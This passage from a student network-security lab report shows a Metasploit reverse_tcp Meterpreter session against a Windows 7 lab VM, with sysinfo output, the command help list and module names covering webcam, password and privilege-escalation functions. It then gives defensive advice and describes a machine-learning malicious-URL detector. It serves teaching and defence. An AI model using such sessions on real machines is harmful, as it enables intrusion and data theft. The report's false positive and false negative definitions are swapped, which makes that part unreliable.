Reverse_tcp 是一种稳定的基于 TCP 的反向链接反弹 shell。上图表示攻击机 (Linux Ubuntu)是通过与靶机 Windows7 建立逆向 TCP 链接实现两机器的数据通信。

(1) 攻击机(Linux Ubuntu)查看靶机 Windows7 系统信息:

输入 sysinfo 命令查看目标机的系统信息:

```
meterpreter > sysinfo
Computer       : NEU_LJH-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: zh_CN
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
```

(2) Meterpreter 其他指令:

```
meterpreter > help

Core Commands
=====

```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglst	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unic	Disables encoding of unicode strings
ode_encoding	
enable_unico	Enables encoding of unicode strings
de_encoding	
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session
ssl_verify	Modify the SSL certificate verification setting
transport	Manage the transport mechanisms
use	Deprecated alias for "load"
uuid	Get the UUID for the current session
write	Writes data to a channel

(3) Meterpreter 其他攻击模块:

```
Stdapi: File system Commands
=====
```

```
Stdapi: Networking Commands
=====
```

```
Stdapi: System Commands
=====
```

```
Stdapi: User interface Commands
=====
```

```
Stdapi: Webcam Commands
=====
```

```
Stdapi: Audio Output Commands
=====
```

```
Priv: Elevate Commands  
=====  
Priv: Timestamp Commands  
=====  
Priv: Password database Commands  
=====  
Espia Commands  
=====
```

模块覆盖了几乎所有用户的敏感与非敏感信息。

5. 防范手段与措施

- 如果对设备有高安全性需要，应当对设备添加密码保护，要对设备进行及时备份。
- 注意应用申请的权限信息，是否存在申请过多权限的问题。
- 尽可能的升级操作系统，防止漏洞利用
- 关注进程列表，确保只有受信任进程运行。如果发现未知进程，考虑移除进程并
- 对电脑定时进行病毒查杀。
- 对于 windows 用户，建议使用最新版本的 windows 操作系统。例如，现阶段推荐使用 windows10 或者 windows11。
- 使用正版的 windows 操作系统，较少盗版资源的使用频率，不给不法分子可乘之机。
- 使用一些安全防护软件，来防止一些简单的木马程序的植入。
- 及时更新相应的软件、系统等以让更新发行商所修复的漏洞，避免程序长时间处于存在漏洞的版本。

6. 结论（个人观点）

在互联网大数据大安全时代，电脑终端设备面临的威胁日益增多：相应的恶意软件层出不穷，方法手段更加隐蔽，如诈骗电话、欺诈短信、钓鱼链接、木马病毒、勒索软件等；以 Windows 系统为例子，Windows 本身系统还存在大量已知的或未知的安全漏洞，这些安全漏洞是潜在的巨大隐患，给 Windows 用户带来很多安全问题。

因此，普通用户在这个时代背景下，需要提高自己的辨别能力，不去点击可疑链接，不访问不正当内容，不轻信诱导性软件提供的信息，不随便扫街边二维码，不随意在公共场所连接未加密的 WIFI，以防恶意软件在后台偷偷下载安装运行或者暴露自身安全漏洞，导致 Windows 系统崩溃或信息泄露。

而作为信息安全专业的学生(计算机专业)，在自身掌握相关的计算机与安全的知识基础上，要懂得遵守法律法规，不去做损害他人或社会利益的事情。完善自身的法律法规认识。

例如在本次实验中，由于攻击行为本身具有一定危险性，因此被攻击的靶机

建议在虚拟机环境下运行。

实验 4 基于开源 URL 数据字符串特征的恶意性检测

1. 简介：

该实验复现了 GitHub 上的开源代码。实验思路是基于开源的 URL 数据集，通过提取 URL 字符串的特征，利用机器学习算法实现恶意 URL 的检测。该实验可以帮助用户识别潜在的恶意 URL，并对其进行预警和防范，提高网络安全性。

2. 原理：

URL 是一种统一资源定位符，通常用于指定访问网络上资源的方式。恶意 URL 是指被恶意软件或黑客利用的 URL，可以用于诱骗用户下载恶意软件或进行网络攻击等。该实验利用机器学习算法对 URL 的字符串特征进行分析和分类，从而实现恶意 URL 的检测。

3. 工作流程或步骤流程

(1) 实验数据准备

1) 用于特征提取

从 malwaredomains.com 等恶意域数据集收集了 26251 条恶意域 URL，用来提取出现频率较高的恶意词，作为后续的数据特征。从 Alexa 获取了世界排名前 500 的网站，提取出现过的网站名称，用来统计数据集中的 URL 出现流行网站名次数。

2) 设置训练集，测试集和验证集

从 kdnuggets 上收集到了带标签 (good/bad) 的 URL 数据集，共 416350 条，用作分类器进行监督学习的训练数据，其中异常数据 (bad) 71556 条，占比 17.19%；正常数据 (good) 344794 条，占比 82.81%。

将全体数据划分为训练集 (70%)，验证集 (15%) 和测试集 (15%)，并且在每个集合中均保持异常数据所占比例相同。

3) 新独立数据

从 PhishTank 上获取了截止到 2018 年 4 月 9 日的 36380 条钓鱼网站数据集，作为外部新数据引入，用来测试分类器面临新的、未见过的数据集时的分类效果。

(2) 数据预处理

首先，鉴于只有小部分 URL 的前缀有“http”，“https”以及“www”字段，并且这些字符对于恶意性检测并没有帮助，所以在预处理阶段我们将这些前缀删去。

但是要注意将前缀部分与其他部分出现的“http”等字段进行区分，如：“zylights.com/img/?us.battle.net/login/en/?ref=http%3A%2F%2Fkhcdcofus.battle.net%2Fd3%2Fen%2Findex&app=com-d3”中的“http”就出现在参数部分。

此外，由于 URL 的参数字段可能存在恶意代码，所以我们还需要对 URL 的编码问题进行考虑，以免影响检测的效果，比如参数字段中的“%20”代表的是空格。

(3) URL 结构划分

考虑到黑名单特征和主机特征的获取非常耗时，并且还会存在一定的噪声和缺失值，而基于内容的特征又非常“重量级”，并且在下载网页内容的过程中会给系统带来安全威胁。

因此，我们选择了基于词汇的 URL 特征，在能够取得较好检测效果的同时又可以保证“轻量级”和高安全性。为此，我们需要对 URL 进行深入的了解。

这里给出文章的示例，如图所示：

例如：
http://www.aspxfans.com:8080/news/index.asp?boardID=5&ID=24618&page=1#name
1. 协议部分：“http:”，在Internet中有多种网络协议例如：http:，https:，ftp: 等。后面的“//”为分隔符
2. 域名部分：“www.aspxfans.com”是url的域名部分，在url中也可以使用ip地址作为域名使用
3. 端口部分：跟在域名后面的是端口，域名和端口之间使用“：“进行分割，端口不是url的必须部分可以省略
4. 虚拟目录部分：从域名后的第一个“/”开始到最后一个“/”截止称之为虚拟目录部分，虚拟目录也不是url的必须部分，本次实例的虚拟目录是“/news/”
5. 文件名部分：从域名后的最后一个“/”开始到“？”为止成为文件名部分，如果没有“？”则从域名后的最后一个“/”开始到“#”为止是文件部分，如果没有“?”和“#”，那么从域名后的最后一个“/”开始到结束，都是文件名部分，本例的文件名部分是“index.asp”。
文件名部分也不是url的必须部分，如果省略该部分则使用默认的文件名
6. 锚部分：从“#”开始到最后，都是锚部分，本例中的锚部分是“name”，锚部分也不是一个url的必须部分。
7. 参数部分：从“?”开始到“#”为止之间的部分成为参数部分，又称搜索部分。
查询部分本例中的“boardID=5&ID=24618&page=1”称为参数部分参数部分允许有多个参数，参数与参数之间用“&”作为分隔符。

(4) 提取内容列表

由于协议部分对恶意 URL 的检测没有明显帮助，所以我们不考虑提取这部分作为特征。

在提取特征时，一条 URL 可以被分成域名、路径、查询参数、锚点四大部分，每个部分又分别是由数字、字母以及特殊符号构成的，我们可以根据特殊字符（例如“/”，“.”，“?”，“=”等）将 URL 切分为不同的 token。这样，我们就可以将一条 URL 看作是由一组 token 组成的向量，从而获取到更加具体的特征。

针对 URL 整体以及它的每个部分，我们一共提取了 85 个特征，分为基于 URL 整体的特征、基于域名的特征、基于路径的特征、基于查询参数的特征以及基于锚点的特征。

其中的“恶意词出现次数”特征所统计的恶意词是根据 malwaredomains.com 下载的恶意域数据集（和训练集、验证集、测试集没有交集）统计出现次数较多的词。Python 自带的包可以根据恶意词的统计结果生成的词云图片（代码位于 `bad_urls.py`），其中字体较大的数据出现频率更高。可以看出，“beget”“service”，“account”，“eby”，“paypal”，“login”，“confirm”这类词出现的频率很高，因为恶意网站经常模仿良性网站或者用一些有吸引力的词语，试图诱导用户输入账号以及登陆信息。

流行网站名是根据 Alexa 排名前 500 名的网站数据集进行统计得到的，有些恶意网站会通过模仿知名网站来迷惑用户。根据流行网站中出现的词，我们生成了词云后发现，流行词与恶意词存在着部分交集，比如“apple”、“google”、“facebook”这些词，因为恶意网站有时会假冒流行网站，选取相近的域名来迷惑用户。

数据特征如下图：

■ 基于整体URL的特征



■ 基于hostname的特征



■ 基于path的特征



■ 基于search的特征







(5) 特征分析

为了分析我们所选取的特征是否可以对恶意 URL 进行有效地检验，我们比较了恶意 URL 和良性 URL 在不同特征下的平均值。

在随机划分情况下，不同的子集上相同特征的平均值几乎相同，仅有非常微小的区别。然而，当以标签作为划分依据之后，可以看出恶意 URL 集和良性 URL 集在相同特征下，平均值有明显的差异。





还可通过 `pearson_correlation.py` 里的代码绘制训练集数据特征的皮尔森相关系数图，从图片可看出，尽管大部分的特征之间是弱关联的，但也存在部分特征之间有较强的关联性，比如数字所占比例和字母所占比例之间有很强的负相关性，单个字母的出现次数和 URL 总长度、域名长度之间也有一定的相关性。因此，对于朴素贝叶斯这样的假设特征之间相互独立的分类器在我们的数据上检测效果就不太理想了。

(6) 模型训练

在提取特征的基础上，使用 `sklearn` 库中自带的分类模型在训练集上进行模型训练，根据各个分类器在验证集上的效果，在投票时设置了不同的权重。精确率高的分类器权重更高，也就是我们认为它的结果更加可信。

阈值在代码里的设置是，随机森林或者梯度提升树中只要有一个认为 URL 是恶意的，那就是恶意的，因为这两个模型的准确率比较高。剩下的四个分类器需要同时认为该 URL 是恶意的时候才认为它是恶意的。

(7) 评价指标

在本文中，我们将“URL 为恶意的”认定为正样本（positive），在程序中 `label` 表示为 1；将“URL 为良性的”认定为负样本（negative），在程序中 `label` 表示为 0。现在做如下定义：

- True positives (TP)：恶意 URL 被正确地标识为恶意。
- True negatives (TN)：良性 URL 被正确地标识为良性。

- False positives (FP) : 恶意 URL 被错误地标识为良性。
- False negatives (FN) : 良性 URL 被错误地标识为恶意。

(8) 实验结果

从 kdnuggets 上收集到了带标签 (good/bad) 的 URL 数据集, 共 416350 条, 其中异常数据 (bad) 71556 条, 占比 17.19%; 正常数据 (good) 344794 条, 占比 82.81%。


将全体数据划分为训练集 (70%), 验证集 (15%) 和测试集 (15%), 并且在每个集合中均保持异常数据所占比例相同。




4. 数据可视化

该实验可以通过可视化工具对数据集和特征进行可视化展示, 如绘制 URL 长度分布直方图、特殊字符出现频率热力图等, 帮助用户更直观地理解和分析数据:

下图分别为 URL 单词恶意程度和特征相关性热力图。





5. 结论

通过对开源 URL 数据集的分析和处理，结合机器学习算法，可以有效地检测恶意 URL。该实验可以帮助用户提高网络安全性，预防潜在的网络攻击和恶意软件的传播。

实践总结

1. 参考资料

- [1]. https://blog.csdn.net/qq_36119192/article/details/83215257
- [2]. <https://www.cnblogs.com/backlion/p/9484949.html>
- [3]. https://blog.csdn.net/weixin_43908647/article/details/113140942?ops_request_misc=%257B%2522request%255Fid%2522%253A%2522167817797216782427475096%2522%252C%2522scm%2522%253A%252220140713.130102334.%2522%257D&request_id=167817797216782427475096&biz_id=0&utm_medium=distribute.pc_search_result.none-task-blog-2~all~top_positive~default-1-113140942-null-null.142~v73~control,201~v4~add_ask,239~v2~insert_chatgt&utm_term=windows%E6%90%AD%E5%BB%BAftp%E6%9C%8D%E5%8A%A1%E5%99%A8&spn=1018.2226.3001.4187
- [4]. <https://www.jianshu.com/p/b35a94bafb96>
- [5]. <https://github.com/dufq/malicious-URL-detection>

2. 实践总结

通过实验一，我学会了使用 Wireshark 软件，并通过该软件进行协议分析和网络嗅探，知道了如何捕获 FTP、HTTP 等协议的数据包，理解了 ‘TCP/IP 协议中多种协议的数据结构、会话连接建立和终止的过程。同时在实践过程中，学会了自己搭建 FTP 服务器，并基于 Windows10 系统下搭建的 FTP 服务器向 Linux Ubuntu 系统发送文件。

通过实验二,我掌握了 ARP 协议的攻击原理,并通过 QT Creator 设计了一款能够实现 ARP 攻击的图形界面软件，提出了防范 ARP 攻击的方法，将理论知识运用于实践。在本实验的基础上，我进行了一些拓展，实现了通过利用套接字 socket 提供的网络数据包捕获接口捕获流经本网卡的所有原始数据包，并在此基础上对捕获的数据包进行统计分析。与此同时了解了如何通过编写过滤条件,对网络数据包进行过滤,提取出所关心的网络数据。本实验对我的编程能力和综合能力有很大的提升。

通过实验三，利用 Windows7 系统自身存在的漏洞，利用 Linux Ubuntu 系统作为攻击机，Windows7 作为靶机，通过 Metasploit Framework(MSF)模拟实现了 Linux Ubuntu 系统对 Windows7 的入侵及控制权夺取，完成了渗透入侵、监听用户数据、非法获取用户数据信息的过程。在了解掌握了攻击原理及后果后，提出了防范手段及措施，对自身实践能力有很大的提升。同时也了解到了利用机器学习算法实现恶意 URL 的检测的大致流程与原理。

总之，通过本次实验，将平时上课所学理论知识转化为了实践，不仅提高了自身的编程能力，还提高了自己解决问题和思维的能力，获益匪浅。希望以后也能像在这样的实践课中，在实践中提升自己的综合能力。

最后，就是感谢所有任课老师的辛勤付出！

评价表格：

考核标准	得分
(1) 实现实实践要求基本内容 (60%)；	
(2) 实验过程中，具有严谨的学习态度和认真、踏实、一丝不苟的科学作风(10%);	
(3) 所做实验具有一定的创新性 (20%)；	
(4) 实验报告规范 (10%)。	